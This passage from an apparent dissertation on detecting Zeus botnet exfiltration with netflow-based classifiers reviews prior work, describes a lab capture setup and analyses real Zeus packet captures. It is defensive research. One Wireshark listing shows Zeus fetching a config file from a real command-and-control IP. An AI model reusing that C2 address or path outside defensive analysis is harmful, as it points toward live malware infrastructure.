the Symbiotic Bid-Based (SBB) algorithm, a form of genetic algorithm. They considered 14 flow level features that were produced using the Softflowd open source software. They trained the classifiers with labeled data, a supervised learning approach. They used real network traces of Zeus, Conficker, and Torpig. They found that these classifiers performed well using flow level features, which was their primary objective. They also reported that the results were sensitive to the type of encoding used for certain attributes, an inspiration for adding that step to the methodology in this work.

Haq, Ahmed, and Syed (2014) focused on generating what they called faithful fingerprints of bot network activity, where faithful suggested comprehensive across possible variations due to network and host configurations and user activity. They created a Zeus botnet and used its network traffic to validate their fingerprinting method. This research group did not report experimentation with classification techniques for Zeus detection.

Lu and Brooks (2012) describe how the inter-packet delays captured in Zeus network traffic were used successfully in a Hidden Markov Model detection approach. Kocak, Miller, and Kesidis (2014) experimented with an unsupervised classification approach that considered a feature vector based on the sizes of the first 10 packets after the TCP flow three-way handshake. Venkatesh and Nadarajan (2012) demonstrated how their neural network trained with labeled Zeus and Spyeye samples outperformed three competing classifiers, a C4.5 Decision Tree, a Random Forest, and a Radial Basis Function, in terms of true and false positives. Alazab, Venkatraman, Watters, Alazab, and Alazab (2012) provide a general description of Zeus and describe how it sends stolen data to a command and control server via encrypted HTTP POST requests. Dietrich,

Rossow, and Pholmann (2013) experimented with an unsupervised learning approach to detection of Zeus and other bot malware using network traffic features to include message length, protocol, and HTTP encoding. Using their hierarchical clustering they found that Zeus P2P, among others, did not have a distinctive message length.

Gaps in the Literature

The following gaps noted in the literature are based on a synthesis of the reported approaches from multiple perspectives, namely, machine learning, problem domain, and theoretical perspectives. These gaps are grouped into those resulting from the bot detection literature and those resulting from the AIS literature.

Using Mitchell's definition of machine learning as a guide (Mitchell, 1997), the review of bot detection literature revealed a noticeable lack of techniques that benefitted from new experience. The human expert validation provided to the methods of Binkley and Singh (2006) and Goebel and Holz (2007) were a manual step in that direction, but automated techniques were not reported. Prior knowledge, on the other hand, was used extensively by the methods presented. In fact, this revealed another key gap in the bot detection literature: techniques for independently validating selected and constructed features. Most of the researchers reported the use of heuristically derived (constructed) features for model development and validation, but not for feature subset validation. The reasons for choosing their features were based on domain knowledge and likely the success of previously reported results from other researchers. However, the more formal approach to feature selection as a separate process (Guyon, 2007) and its benefits were

not reported by many of these researchers, with the notable exception of Livadas, Walsh, Lapsley, and Strayer (2006).

While a number of the bot detection methods presented in this chapter were described as anomaly detection techniques, few of them (Shin, Xu, & Gu, 2012) made explicit reference to the one-class classification methods described in the machine learning literature (Duda, Hart, & Stork, 2001; Hempstalk, 2009; Mitchell, 1997). As a result, these anomaly detection methods were generally not compared with multi-class classifiers. Perhaps comparing these anomaly detection (one-class classifier) methods with multi-class classifiers that had been trained with labeled anomalies might have led more researchers toward techniques that incorporated learning from new experience.

Filtering of network traffic to reduce computational intensity was a common theme among the bot detection researchers, even those not focusing exclusively on the IRC protocol (Gu, Perdisci, Zhang, & Lee, 2008; Gu, Porras, Yegneswaran, Fong, & Lee, 2007; Villamarín-Salomón & Brustoloni, 2009; Yen & Reiter, 2008). Most authors pointed out the information loss trade-off that resulted from filtering whole categories of network traffic. However, most of the reported filtering was done heuristically without first evaluating all of the available features for relevance.

The AIS literature also left a gap regarding independent validation of selected and constructed features. In immunology, epitopes represent the patterns of interest to the antibodies. It follows that the fewest number of features to uniquely differentiate antigens from the host cells would be desirable, thus the epitopes are equivalent to feature vectors in machine learning.

The challenge of managing immune system memory in an AIS was another area not fully investigated. Kephart, Sorkin, Arnold, Chess, Tesauro, and White (2009) provided one very simple and direct approach, but many others did not address the issue.

The challenge of providing adequate coverage of the non-self space with negative selection approaches was addressed by several of the AIS researchers, but not from a theoretical perspective. Each approach seemed to impose limits on the non-self space that may not be realistic for a real world dynamic threat environment. Intuition suggests that it would be easier to define a finite self than an infinite non-self, and thus positive selection and traditional anomaly detection approaches would be more efficient. Researchers demonstrated a tractable negative selection approach based on a finite alphabet and a fixed string length, but those self strings had to remain stable over time. The same was not demonstrated for more complex relationships across dynamic data. This leaves the theoretical question of when to use positive selection versus negative selection open.

Few of the AIS methods explicitly referenced one-class classification methods either. AIS approaches designed to detect non-self activity based on a model of self created with self-only training data could be described as either an anomaly detection or a one-class classification problem. Framing the problem as a one-class classification problem might help close the research gap between contemporary machine learning methods and artificial immune systems.

Summary

This chapter provided a review and analysis of research associated with bot activity detection and with the application of artificial immune systems and related anomaly detection methods to information security. Fundamental to the analysis of the literature were concepts from Machine Learning, which were also presented. A review of research specifically applied to the detection of Zeus bot malware was presented. This body of research highlighted the previously reported patterns of Zeus network behavior. Review of the literature revealed gaps from a machine learning perspective, from a problem domain perspective, and from a theoretical perspective. These gaps were identified and discussed, and served as a guide for the research presented here.

Chapter 3

Methodology

Overview

The problem of detecting data theft from a networked computer was treated as a pattern classification problem. The independent variables under consideration were the bot exfiltration activities and the dependent variables were the detection methods (Al-Bataineh & White, 2012; Brezo, Santos, Bringas, & del Val, 2011; Zhang, Yu, Wu, & Watters, 2011). In this work the detection methods took the form of classifiers with varying feature sets. The impact of adding a novel feature, based on user interaction with the host, was the primary objective. Another objective was to find the combination of classifier and feature set with the best performance, measured in terms of highest true positive rate with lowest false positive rate. A constraint was imposed on the set of features available from the benign and malicious network traffic to reduce the compute intensity. Only summary level features resulting from software that produced network flows, or netflows, was used. Celik, Raghuram, Kesidis, and Miller (2011), Gu, Perdisci, Zhang, and Lee (2008), Gu, Porras, Yegneswaran, Fong, and Lee (2007), Haddadi, Runkel, Zincir-Heywood, and Heywood (2014), Yen and Reiter (2008, 2010) and Zeidanloo, Hosseinpur, and Boraziani (2010) used the network flow approach to simplify the feature selection process and reduce the computational intensity of their respective bot activity detection methods which were goals in this work. This approach has a potential drawback, however. Namely, these flow records do not provide full details

about individual packets or their payloads, thus limiting the number of observed features available. The innovation in this approach was the integration of a feature derived from an independent process for monitoring user interaction with the infected host.

The methodology included steps to determine the most discriminating features that could be derived from the data through feature selection and feature construction, and steps to determine the best performing classifier under increasingly complex conditions. The first set of conditions was designed to evaluate the classifiers against a relatively small dataset after being trained with examples of both classes, benign and malicious. The final set of conditions was designed to evaluate the classifiers against relatively large datasets divided into separate training and testing subsets, where the testing subsets consisted entirely of flows the classifiers had never seen. The nature of the underlying network data in the datasets was also significant, consisting of some repeating patterns of application network activity and some novel patterns introduced through user interaction.

The traditional approach to solving classification problems involves iteration over a series of steps (Bishop, 2007; Duda, Hart, & Stork, 2001; Guyon, 2007; Mitchell, 1997), as depicted in Figure 3-1. Prior knowledge about the problem domain can be used to bootstrap the feature and model selection steps, particularly in cases where the number or dimensionality of the features is high or where training data is sparse (Guyon, 2007).




Figure 3-1. Methodology for Designing a Classifier (Duda, Hart, & Stork, 2001)

The number of available features for this work was over one hundred, thus the use of domain knowledge in the feature selection process was appropriate. Note also that this methodology employed a supervised learning approach that included a training step. The training step required data labeled with the proper classes. In multi-class classification problems, the training set requires labeled instances of each category. Data representing known malicious bot activity was used to validate and test the classifiers in the evaluation step.

Data Collection Approach

This work required generating both the host interaction data and the benign network data that would subsequently be integrated with malicious network data to train and test

the classifiers. Most of the data was produced on an isolated network segment comprised of physical hosts. Benign data was collected when this segment was connected to the Internet. Malicious bot activity samples were then merged with the higher volume benign samples. Al-Bataineh and White (2012), Celik, Raghuram, Kesidis, and Miller (2011), Hofmeyr and Forrest (2000), Strayer, Walsh, Livadas, and Lapsley (2006), and Zhang, Luo, Perdisci, and Gu (2011) employed similar methods of integrating malicious samples with benign network traces. This approach has a number of merits. First, it avoids the dangers and potential legal and ethical issues of dealing with bot malware in the wild which come with the use of honeypots on the Internet. For example, allowing a host to be compromised and remotely controlled could inadvertently result in its use for illegal purposes such as a contributor to a distributed denial of service attack (Sadasivam, Samudrala, and Yang, 2005). Next, it allows for control over relevant host and network activity, which is essential from an experimental perspective. This approach also allows for faster-than-real-time processing and repeatability for the evaluation steps (Hofmeyr and Forrest, 2000). Unfortunately, this approach limits the ability to directly compare results with those from other researchers, since unique data sets are created and used. However, the comparison of true and false positive rates from independent data sets is a commonly accepted research practice and was used for this work.

The first step in the data collection process was to configure a local area network with hosts for generating and collecting network traffic. This network consisted of two physical hosts for generating network traffic and one physical host for capturing it. The two hosts for generating data were equipped with software to monitor and record user interaction. Both were laptop personal computers running Microsoft Windows operating

systems, one Windows XP and the other Windows 7. The host for capturing data was desktop personal computer running a Linux operating system, CentOS. A network hub as opposed to a switch was used to connect the hosts. This allowed the Linux host, which was responsible for capturing data, to see all network traffic to and from the three hosts connected to the hub. Thus data could be captured from two vantage points, the network interface and the operating system of the host to be protected. From the network interface perspective, all network traffic to and from the host was captured using the `tcpdump` command on the Linux workstation. From the host operating system perspective, all user interaction with application software and within a browser was captured using a software application designed for recording such information.

The next step was to generate benign network traffic. This step consisted of connecting the local network to the Internet, allowing network-enabled software applications to communicate with remote hosts, and interacting with network-enabled software to generate dynamic network traffic. In order to ensure that the patterns of network behavior changed over time, a variety of user interaction scenarios were executed while the data is being captured. One of the scenarios was user configuration of system software to automatically communicate with remote hosts, namely operating system software performing periodic updates. Another scenario was user installation of new software onto the system which would then independently communicate with remote hosts, namely an email client. Another scenario was user interaction with web browser software to read news articles and watch news videos from a news aggregator web site, namely Google News.

Figure 3-2 provides a graphic example of the resulting data when the destination addresses (remote servers) of the benign netflows are plotted over time. In this view, the points that appear to fall along a horizontal line represent repeated sessions with the same remote server. Points that appear to fall along a vertical line represent sessions with many different remote servers at nearly the same time and correspond to periods of user interaction. On April 9th, the Mozilla Thunderbird email client was installed, configured for a Microsoft email account, and activated on the host. What appears in the plot to be a solid horizontal line is actually four parallel streams of frequent netflows (TCP sessions) with corresponding Microsoft email servers.




Figure 3-2. Plot of network sessions with remote servers over time

The plot in Figure 3-2 consists of 487,490 netflows to 3,700 unique destination addresses during the month of April 2013 and highlights the steady increase in the cumulative number of remote servers a typical host communicates with over time and the corresponding challenge of whitelisting approaches to monitoring network activity. The number of unique destination addresses increased to 4,440 by the end of May 2013 and to 5,576 by the end of June 2013 in the benign dataset.

The final step in the data collection process was to acquire samples of actual network traffic from the Zeus botnet. Acquiring samples of Zeus traffic was accomplished by searching and retrieving files from the Internet and by requesting and receiving samples via email from honeypot operators. The first samples of Zeus network traffic were found on a Sourcefire VRT Labs web site associated with the Snort® open source intrusion detection system. Three packet capture files were provided as links within an undated online report titled Analysis of the Zeus Trojan by Alex Kirk. The internal packet timestamps reveal that the network activity occurred on the 25th and 26th of February 2010. These samples will be referred to as the 2010 Zeus in subsequent sections. Two additional samples of Zeus network traffic were found on a web site called Contagio Malware Dump. One was classified as Zeus and the other as Game-Over Zeus and they were captured in March and February of 2012, respectively. These samples will be referred to as the 2012 Zeus in subsequent sections. The final, and largest, set of Zeus samples was received from a research group that operates a honeynet for the purpose of capturing samples of malware in the wild. This dataset is described in the next section and in Appendix A.

Analysis of Zeus Network Data Samples

Samples of network traffic from the Zeus botnet were evaluated through manual deep packet inspection using the Wireshark network protocol analyzer. Table 3-1 summarizes fifteen files containing network traffic samples of Zeus that were received from the operators of Sandnet, an environment for analyzing the network behavior of malware implemented at the Institute for Internet Security, University of Applied Sciences in Gelsenkirchen, Germany (Rossow et al., 2011). These samples were captured in the wild in March and April 2014. In the table, filenames are truncated to the last three characters of their original form. The Total Connections column provides the number of unique TCP connections in the file. The Suspicious Connections column provides the number of connections to other than well-known Google or Microsoft servers. The 30 sessions with Google servers contained only HTTP GET methods, as did the single session with a Microsoft Windows Update server. The remaining sessions with suspicious servers contained HTTP GET, HTTP POST, or both, as enumerated in the Suspicious GET and Suspicious POST columns. Note that some connections contained multiple HTTP request methods. The Domain Generation column indicates whether or not an automatic domain generation algorithm (DGA) was observed in that sample file. Note that the first eight files in the table each included POST requests but did not use a DGA for domain names. Conversely, the next seven files did use a DGA but did not include any POST requests. Since the HTTP POST method is known to be used by Zeus to transfer stolen data from the infected client (Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013) and none of the HTTP GET methods in the seven DGA files included a payload, only the first eight files

are detailed here. These eight files provided the samples for testing and comparing detection rates.

Table 3-1. Files of Real-world Zeus Network Trace Data from 2014

Filename (last-3)	Total Connections	Suspicious Connections	Suspicious GET	Suspicious POST	Domain Generation?
32c	16	16	10	11	No
b8c	15	11	0	11	No
2d7	9	7	0	14	No
9ca	9	7	1	15	No
054	7	3	8	2	No
3f9	7	5	0	20	No
3b7	6	3	1	2	No
058	3	3	0	3	No
d61	14	12	12	0	Yes
390	8	6	6	0	Yes
6a5	6	4	4	0	Yes
766	6	4	4	0	Yes
102	5	3	3	0	Yes
a87	4	2	2	0	Yes
b21	4	2	2	0	Yes

The analysis of these samples provides new evidence that Zeus uses the HTTP protocol to load malware on a victim host and to transmit data from the compromised host to a remote server. These examples demonstrate that the GET and POST methods were used to retrieve malware files from a remote server and that the GET and POST methods were used to send encrypted data to a remote server. Use of the POST method to retrieve malware files was not reported by Al-Bataineh and White (2012), Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010), Kirk (2010), or Riccardi, Di Pietro, Palanques, and Vila (2013).

By way of comparison, the example in Table 3-2 of 2012 Zeus also provided evidence of a Zeus instance using both the GET and POST methods to retrieve malware files from a remote server. However, the payload was not encrypted in either of the file requests using the POST method in contrast to the 2014 Zeus examples.

Table 3-2. Real-world Zeus Network Trace Data from 2012

Filename (last-3)	Total Connections	Suspicious Connections	Suspicious GET	Suspicious POST	Domain Generation?
2cc	11	10	2	8	No


The examples in Table 3-3 of 2010 Zeus provide evidence of Zeus instances using only the GET method to retrieve malware files from a remote server. The POST method was used only to send encrypted data, likely status messages. Note that some connections in the third file contained multiple HTTP request methods.

Table 3-3. Real-world Zeus Network Trace Data from 2010

Filename (last-3)	Total Connections	Suspicious Connections	Suspicious GET	Suspicious POST	Domain Generation?
e-1	71	15	2	13	No
e-2	5	5	2	3	No
e-3	5	5	3	4	No

Packet Inspection Process

The first step in the packet inspection process is to open the packet capture trace file in Wireshark. By default Wireshark displays three panes: Packet List, Packet Details, and Packet Bytes. Figure 3-3 illustrates the first lines of the Packet List window pane from which a TCP connection can be chosen from one of its packets.



No.	Time	Source	Destination	Protocol	Info
1	1969-12-31 17:00:00.000018			Ethernet	[Packet size limited during capture]
2	1969-12-31 17:00:09.818207	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x5c27ccbc
3	1969-12-31 17:00:09.869398	10.0.2.1	10.0.2.5	DHCP	DHCP Offer - Transaction ID 0x5c27ccbc
4	1969-12-31 17:00:09.873070	0.0.0.0	255.255.255.255	DHCP	DHCP Request - Transaction ID 0x5c27ccbc
5	1969-12-31 17:00:09.929551	10.0.2.1	10.0.2.5	DHCP	DHCP ACK - Transaction ID 0x5c27ccbc
6	1969-12-31 17:00:10.331949	Dell_fc:56:6f	Broadcast	ARP	Gratuitous ARP for 10.0.2.5 (Request)
7	1969-12-31 17:00:11.332777	Dell_fc:56:6f	Broadcast	ARP	Gratuitous ARP for 10.0.2.5 (Request)
8	1969-12-31 17:00:18.772853	10.0.2.5	224.0.0.22	IGMPv3	Membership Report / Join group 239.255.255.250 for any
9	1969-12-31 17:00:18.864445	10.0.2.5	239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
10	1969-12-31 17:00:19.344663	10.0.2.5	224.0.0.22	IGMPv3	Membership Report / Join group 239.255.255.250 for any
11	1969-12-31 17:00:21.868820	10.0.2.5	239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
12	1969-12-31 17:00:24.873107	10.0.2.5	239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
13	1969-12-31 17:00:32.964666	fe80::3cdf:71ff:fe	ff02::1:ff0b:df41	ICMPv6	Multicast Listener Report
14	1969-12-31 17:00:49.397330	Dell_fc:56:6f	Broadcast	ARP	Who has 10.0.2.1? Tell 10.0.2.5
15	1969-12-31 17:00:49.450446	3e:df:71:0b:df:41	Dell_fc:56:6f	ARP	10.0.2.1 is at 3e:df:71:0b:df:41
16	1969-12-31 17:00:49.451537	10.0.2.5	92.63.98.3	TCP	1029 > 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PER
17	1969-12-31 17:00:49.576093	92.63.98.3	10.0.2.5	TCP	80 > 1029 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=13
18	1969-12-31 17:00:49.578343	10.0.2.5	92.63.98.3	TCP	1029 > 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
19	1969-12-31 17:00:49.578387	10.0.2.5	92.63.98.3	HTTP	GET /hl82ltwxk7/modules/config.bin HTTP/1.1
20	1969-12-31 17:00:49.756590	92.63.98.3	10.0.2.5	TCP	80 > 1029 [ACK] Seq=1 Ack=168 Win=15544 Len=0
21	1969-12-31 17:00:49.851821	92.63.98.3	10.0.2.5	TCP	[TCP segment of a reassembled PDU]
22	1969-12-31 17:00:49.859829	92.63.98.3	10.0.2.5	TCP	[TCP segment of a reassembled PDU]
23	1969-12-31 17:00:49.860823	10.0.2.5	92.63.98.3	TCP	1029 > 80 [ACK] Seq=168 Ack=2669 Win=64240 Len=0
24	1969-12-31 17:00:49.899676	92.63.98.3	10.0.2.5	TCP	[TCP segment of a reassembled PDU]

Figure 3-3. Wireshark time-ordered packet listing

The next step is to use the "Follow TCP Stream" function of Wireshark which displays a summary of the information from all packets comprising that TCP connection between the client and remote server. Figure 3-4 illustrates how Wireshark presents the contents of the connection in ASCII format for inspection. HTTP header information plus any message content from the local client is shown first and highlighted in one color, header plus any message content from the remote server is shown next and highlighted in a second color. A given TCP connection, defined by the traffic over a unique source and destination IP and port combination, may contain multiple exchanges of HTTP messages.




Figure 3-4. Wireshark "Follow TCP Stream" "ASCII" View

The "Follow TCP Stream" function of Wireshark offers additional formats for viewing. The "Hex Dump" view, as shown in Figure 3-5, provides a running count in its left-most column which is convenient for determining byte totals of the HTTP messages.




Figure 3-5. Wireshark "Follow TCP Stream" "Hex Dump" View

Using these views within Wireshark, the contents of the HTTP messages can be evaluated for peculiarities in the use of headers and body.

Part of the evaluation process is to look up the destination IP address and any hostname provided in the HTTP Host header. The `whois` command provides a query service for IP address and domain name registration information. The Zeus Tracker web site provides a query service for information on previously identified Zeus command and control (C&C) and supporting servers.

The final step in the inspection process is to compare features derived from the TCP connections using Wireshark with features derived automatically using Argus to generate net flows. This step reveals how Argus partitions a single TCP connection into one or more net flows and how much packet overhead from IP and TCP wrappers is included.

Appendix A is organized into sections for each of the sample files examined, with subsections for each TCP connection. In most of the subsections the HTTP headers are shown but the message bodies are removed. This is to reduce the amount of non-readable text in the appendix. The local client IP address within the honeynet is not relevant to the analysis and therefore not explicitly stated. The destination port value is always 80 and therefore not explicitly stated.

Collection of Benign Network Data and User Interaction Data

A network consisting of three hosts, one hub, and one router connected to the Internet formed the experimentation environment. Two hosts were used for generating network traffic and one for capturing and analyzing the network data. The primary producer host was configured with Windows XP Service Pack 2 as its operating system and 10.0.1.101 as its IP address. The secondary producer host was configured with Windows 7 as its operating system and 10.0.1.110 as its IP address. The monitor host was configured with CentOS 6.3 Linux as its operating system and 10.0.1.100 as its IP address. The router was configured with 10.0.1.1 as its IP address. The monitor and producer hosts were configured to use Network Time Protocol (NTP) and connect to the same NTP server for updates so their clocks would remain synchronized. The hub device was used to enable the monitor host to see and capture the network traffic to and from all hosts.

The primary producer host, henceforth called host 101 for its abbreviated IP address, was used to generate network traffic both automatically and interactively through software applications that establish remote network connections. For example, its Windows XP operating system was configured to automatically check for updates from

remote Microsoft servers. An email client was loaded and configured to automatically check for new mail. NTP was enabled. A web browser application was periodically left connected to a web site hosting resources that automatically refreshed. A user interacted with host 101 on an aperiodic basis, starting and stopping applications, loading new applications, checking email, and browsing the web. The secondary producer host was used in the same fashion, though with less frequent user interaction. Traffic from the secondary producer host was envisioned to serve as a back-up source of data. Since it was not needed, data collected from that host will be retained for future work.

The `tcpdump` command was used to capture all packets on the local network and store them in files with a date and time stamp as part of the filename. This data provided samples of benign network traffic, under varying conditions, that was subsequently merged with malicious network traffic for the experimentation. The packet capture process ran continuously on the Linux monitor host. The `tcpdump` command was used with the following parameters:

```
tcpdump -tttt -G 7200 -Z root -w 'out-%Y%m%d-%H%M'
```

This command produced an uninterrupted series of packet capture files, each two hours long (7200 seconds), for the period 01 March through 18 July 2013. The capture files were stored in subdirectories named 2013-03, 2013-04, 2013-05, 2013-06, and 2013-07. The resulting file type for each was "tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)" which can be obtained by issuing the `file` command (Unix) with any of the individual filenames as a parameter. The Wireshark network protocol analyzer reads this format natively.

